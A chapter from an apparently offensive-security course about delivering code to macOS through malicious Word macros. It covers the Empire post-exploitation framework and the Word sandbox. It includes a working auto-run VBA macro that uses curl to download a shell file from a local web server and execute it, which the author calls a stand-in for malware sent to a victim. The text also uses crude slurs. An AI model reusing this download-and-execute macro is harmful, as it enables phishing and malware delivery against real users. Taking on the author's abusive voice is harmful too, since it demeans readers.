
You'll notice after typing that command you're in the directory in which you executed the Empire generated code in Terminal.app on your macOS. Since you, the user, executed the code you're given the same permissions as you would normally when executing something on your machine so we can do a ton of things post exploitation if the generated Empire code was executed directly on the machine. This goes for any code really. If you have physical access to the machine in question executing your code directly from Terminal.app is treated much differently than if it would be executed from somewhere else such as another Application.
For now I want you to understand that we have the same permissions as the user that has executed the generated Empire code and we'll be in the same directory where we executed the code. You'll see later on which directory we land in and how it differs when being delivered through a Macro in a Word document and why this is important. Just make a mental note of that.
Next let's create a file to ensure Microsoft Word is downloading our file and executing it appropriately.
The point of this chapter is to show you exactly what happens when a macro is launched to download and execute a file these days. Just like the example above the file will be limited to the directory it's downloaded into which in 2022 and beyond is a sandboxed directory.
Open Terminal.app on your macOS and type the following:
nano test.sh
osascript -e 'display dialog "TESTING" with icon 2 with title "Test"'
Hit CTRL+X on your keyboard and then "Y" on your keyboard to save the file.
Next go to the directory where "test.sh" is saved and type the following.
sudo ifconfig
Note your IP address
python3 -m http.server 9000
This will launch a webserver (only accessible on your internal network and not the whole world) on port 9000 in the directory where your "test.sh" file is. Ensure it's working by opening up your web browser and typing "http://IP:9000" into the URL bar and hitting enter. Obviously replacing IP with your internal IP. You should be greeted with a listing of files and folders in the directory where you typed "python3 -m http.server 9000". Awesome! We now have a webserver that we can use to download our test macOS macro.
"python3 -m http.server 9000" will launch a web server in the directory you've typed it to host files locally. Leave that running.
Copy the new macro code below and put it into your "Test.doc" macro. You can consider this macro something similar that would download and execute XYZ malware.
Sub Auto_Open()
Call Winsheller
End Sub
Sub AutoOpen()
Call Winsheller
End Sub
Function Winsheller() As Object
On Error GoTo ErrorHandler
Err.Clear
ChDir "C:\\"
MsgBox "Testing"
Macsheller
End FunctionFunction Macsheller()
GORun = "do shell script ""curl http://127.0.0.1:9000/test.sh > test.sh; python3 test.sh"""
res = MacScript(GORun)
End Function
Once you've saved the new macro, exit the document, re-open the document, and click on "Enable Macros". You should see a prompt about TESTING on your macOS.
Common errors people have in this part of the course are:
1) Not understanding you have to copy and paste the command into a file called "test.sh".
2) Not being in the directory where you put "test.sh" while typing "python3 -m http.server 9000" into Terminal.app
3) Being a full blown retard and unable to follow word for word directions. If this is case please use other forums you are not ready! :)
The point is to demonstrate that we're able to download a file and execute it locally. However, the Microsoft Word sandbox really limits what we're able to do with any type of file which could relate to socket connections or other important malware functions needed.
Let's see what I mean.
The Microsoft sandbox will hinder your efforts even if you somehow get a victim to execute the macro document.
We assume you're using Microsoft Word. If not the command below will not work. Obviously.
On your macOS machine in Terminal.app type the following:
cd /Users/YOUR-USERNAME/Library/Containers/com.microsoft.Word/Data
ls
The directory of "/Users/YOUR-USERNAME/Library/Containers/com.microsoft.Word/Data" is where all files are saved and isolated when delivered through a Microsoft Word document. This is our sandbox friends. You should be able to see "test.sh" in this directory after issuing the "ls" command.
Some files may execute and some files may not. This depends on AV, OS version, and Microsoft Word/Office version.
Remember, the sandbox directory we just talked about is where we're all stuck in and any malware delivered by a Microsoft Word document is stuck in too. Welcome to reality mother fuckers!
Without 0-day exploits your hands will be tied with anything useful post exploitation. This is the sad state of where we're at today from an attacker's perspective for macOS targets regardless of what tool your sending via a malicious Word/Excel document.
Take away points from this chapter:
- Seeing the functionality of Empire Agents.
- Knowing malware is sandboxed to a specific directory when delivered by a malicious Word document.
- It's highly recommended to play around with Empire and other tools to understand them completely and see their potentials.
Now that will know malware is being sandboxed to a specific directory let's figure out what the fuck is going on with this sandbox bullshit and why.